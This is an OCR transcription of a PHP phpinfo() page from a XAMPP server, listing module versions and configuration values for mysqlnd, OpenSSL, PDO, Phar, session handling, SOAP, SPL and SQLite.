
proto_text_fetched_enum	2	
proto_text_fetched_set	0	
proto_text_fetched_geometry	0	
proto_text_fetched_other	0	
proto_binary_fetched_null	0	
proto_binary_fetched_bit	0	
proto_binary_fetched_tinyint	0	
proto_binary_fetched_short	0	
proto_binary_fetched_int24	0	
proto_binary_fetched_int	0	
proto_binary_fetched_bigint	0	
proto_binary_fetched_decimal	0	
proto_binary_fetched_float	0	
proto_binary_fetched_double	0	
proto_binary_fetched_date	0	
proto_binary_fetched_year	0	
proto_binary_fetched_time	0	
proto_binary_fetched_datetime	0	
proto_binary_fetched_timestamp	0	



		proto_binary_fetched_string	0	
		proto_binary_fetched_json	0	
		proto_binary_fetched_blob	0	
		proto_binary_fetched_enum	0	
		proto_binary_fetched_set	0	
		proto_binary_fetched_geometry	0	
		proto_binary_fetched_other	0	
		init_command_executed_count	0	
		init_command_failed_count	0	
		com_quit	2	
		com_init_db	2	
		com_query	2	
		com_field_list	0	
		com_create_db	0	
		com_drop_db	0	
		com_refresh	0	
		com_shutdown	0	
		com_statistics	0	
		com_process_info	0	



		com_connect	0	
		com_process_kill	0	
		com_debug	0	
		com_ping	0	
		com_time	0	
		com_delayed_insert	0	
		com_change_user	0	
		com_binlog_dump	0	
		com_table_dump	0	
		com_connect_out	0	
		com_register_slave	0	
		com_stmt_prepare	0	
		com_stmt_execute	0	
		com_stmt_send_long_data	0	
		com_stmt_close	0	
		com_stmt_reset	0	
		com_stmt_set_option	2	
		com_stmt_fetch	0	
		com_deamon	0	



bytes_received_real_data_normal	48
bytes_received_real_data_ps	0

openssl

OpenSSL support	enabled
OpenSSL Library Version	OpenSSL 1.0.2n 7 Dec 2017
OpenSSL Header Version	OpenSSL 1.0.2n 7 Dec 2017
Openssl default config	/opt/lampp/share/openssl/openssl.cnf
openssl.cafile	local /opt/lampp/share/curl/curl-ca-bundle.crt master /opt/lampp/share/curl/curl-ca-bundle.crt
openssl.capath	local no value master no value

pcre

PCRE (Perl Compatible Regular Expressions) Support	enabled
PCRE Library Version	8.38 2015-11-23
pcre.backtrack_limit	local 1000000 master 1000000
pcre.recursion_limit	local 100000 master 100000

PDO

PDO drivers	mysql, pgsql, sqlite

pdo_mysql


Client API version	mysqlnd 5.0.11-dev - 20120503 - $Id: 76b08b24596e12d4553bd41fc93cccd5bac2fe7a $
pdo_mysql.default_socket	local /opt/lampp/var/mysql/mysql.sock master /opt/lampp/var/mysql/mysql.sock

pdo_pgsql	PostgreSQL(libpq) Version	9.2.4	
	Module version	1.0.2	
	Revision	$Id: 0e858dd2051ca8c2fd3c781909a0670ab5fecd36 $	
pdo_sqlite	SQLite Library	3.7.17	
Phar	Phar EXT version	2.0.2	
	Phar API version	1.1.1	
	SVN revision	$Id: 780be432570e80dd34c1a9c217ef87ade22bf136 $	
	Phar-based phar archives	enabled	
	Tar-based phar archives	enabled	
	ZIP-based phar archives	enabled	
	gzip compression	enabled	
	bzip2 compression	enabled	
	OpenSSL support	enabled	
	phar.cache_list	local	no value
		master	no value
	phar.readonly	local	On
		master	On
	phar.require_hash	local	On
		master	On
posix	Revision	$Id: 5f4acc20904b1406142f2a0ede068db048c77e77 $	
Reflection	Version	$Id: 5f15287237d5f78d75b19c26915aa7bd83dee8b8 $	

session	Session Support	enabled	
	Registered save handlers	files user	
	Registered serializer handlers	php_serialize php php_binary wddx	
	session.auto_start	local	Off
		master	Off
	session.cache_expire	local	180
		master	180
	session.cache_limiter	local	nocache
		master	nocache
	session.cookie_domain	local	no value
		master	no value
	session.cookie_httponly	local	Off
		master	Off
	session.cookie_lifetime	local	0
		master	0
	session.cookie_path	local	/
		master	/
	session.cookie_secure	local	Off
		master	Off
	session.entropy_file	local	no value
		master	no value


session.entropy_length	local	0
	master	0
session.gc_divisor	local	1000
	master	1000
session.gc_maxlifetime	local	1440
	master	1440
session.gc_probability	local	1
	master	1
session.hash_bits_per_character	local	5
	master	5
session.hash_function	local	0
	master	0
session.name	local	PHPSESSID
	master	PHPSESSID
session.referer_check	local	no value
	master	no value
session.save_handler	local	files
	master	files
session.save_path	local	/opt/lampp/temp/
	master	/opt/lampp/temp/

session.serialize_handler	local	php
	master	php
session.upload_progress.cleanup	local	On
	master	On
session.upload_progress.enabled	local	On
	master	On
session.upload_progress.freq	local	1%
	master	1%
session.upload_progress.min_freq	local	1
	master	1
session.upload_progress.name	local	PHP_SESSION_UPLOAD_PROGRESS
	master	PHP_SESSION_UPLOAD_PROGRESS
session.upload_progress.prefix	local	upload_progress_
	master	upload_progress_
session.use_cookies	local	On
	master	On
session.use_only_cookies	local	On
	master	On
session.use_strict_mode	local	Off
	master	Off
session.use_trans_sid	local	0
	master	0




shmop	shmop support		enabled
SimpleXML	Revision		$Id: d7077fc935154236afb4fe70814ba358efdbdca4 $
	Schema support		enabled
soap	Soap Client		enabled
	Soap Server		enabled
	soap.wsdl_cache	local	1
		master	1
	soap.wsdl_cache_dir	local	/tmp
		master	/tmp
	soap.wsdl_cache_enabled	local	1
		master	1
	soap.wsdl_cache_limit	local	5
		master	5
	soap.wsdl_cache_ttl	local	86400
		master	86400

<table>
<tr><td>sockets</td><td>
<table>
<tr><th></th><th></th></tr>
<tr><td>Sockets Support</td><td>enabled</td></tr>
</table>
</td></tr>
<tr><td>SPL</td><td>
<table>
<tr><th></th><th></th></tr>
<tr><td>Interfaces</td><td>Countable, OuterIterator, RecursiveIterator, SeekableIterator, SplObserver, SplSubject</td></tr>
<tr><td>Classes</td><td>AppendIterator, ArrayIterator, ArrayObject, BadFunctionCallException, BadMethodCallException, CachingIterator, CallbackFilterIterator, DirectoryIterator, DomainException, EmptyIterator, FilesystemIterator, FilterIterator, GlobIterator, InfiniteIterator, InvalidArgumentException, IteratorIterator, LengthException, LimitIterator, LogicException, MultipleIterator, NoRewindIterator, OutOfBoundsException, OutOfRangeException, OverflowException, ParentIterator, RangeException, RecursiveArrayIterator, RecursiveCachingIterator, RecursiveCallbackFilterIterator, RecursiveDirectoryIterator, RecursiveFilterIterator, RecursiveIteratorIterator, RecursiveRegexIterator, RecursiveTreeIterator, RegexIterator, RuntimeException, SplDoublyLinkedList, SplFileInfo, SplFileObject, SplFixedArray, SplHeap, SplMinHeap, SplMaxHeap, SplObjectStorage, SplPriorityQueue, SplQueue, SplStack, SplTempFileObject, UnderflowException, UnexpectedValueException</td></tr>
</table>
</td></tr>
<tr><td>sqlite3</td><td>
<table>
<tr><th></th><th></th></tr>
<tr><td>SQLite3 module version</td><td>0.7-dev</td></tr>
<tr><td>SQLite Library</td><td>3.7.17</td></tr>
<tr><td>sqlite3.extension_dir</td><td>
<table>
<tr><th></th><th></th></tr>
<tr><td>local</td><td>no value</td></tr>
<tr><td>master</td><td>no value</td></tr>
</table>
</td></tr>
</table>
</td></tr>
<tr><td>standard</td><td>
<table>
<tr><th></th><th></th></tr>
<tr><td>Dynamic Library Support</td><td>enabled</td></tr>
<tr><td>Path to sendmail</td><td>-t -i</td></tr>
<tr><td>assert.active</td><td>
<table>
<tr><th></th><th></th></tr>
<tr><td>local</td><td>1</td></tr>
<tr><td>master</td><td>1</td></tr>
</table>
</td></tr>
<tr><td>assert.bail</td><td>
<table>
<tr><th></th><th></th></tr>
<tr><td>local</td><td>0</td></tr>
<tr><td>master</td><td>0</td></tr>
</table>
</td></tr>
<tr><td>assert.callback</td><td>
<table>
<tr><th></th><th></th></tr>
<tr><td>local</td><td>no value</td></tr>
<tr><td>master</td><td>no value</td></tr>
</table>
</td></tr>
<tr><td>assert.quiet_eval</td><td>
<table>
<tr><th></th><th></th></tr>
<tr><td>local</td><td>0</td></tr>
<tr><td>master</td><td>0</td></tr>
</table>
</td></tr>
</table>
</td></tr>
</table>

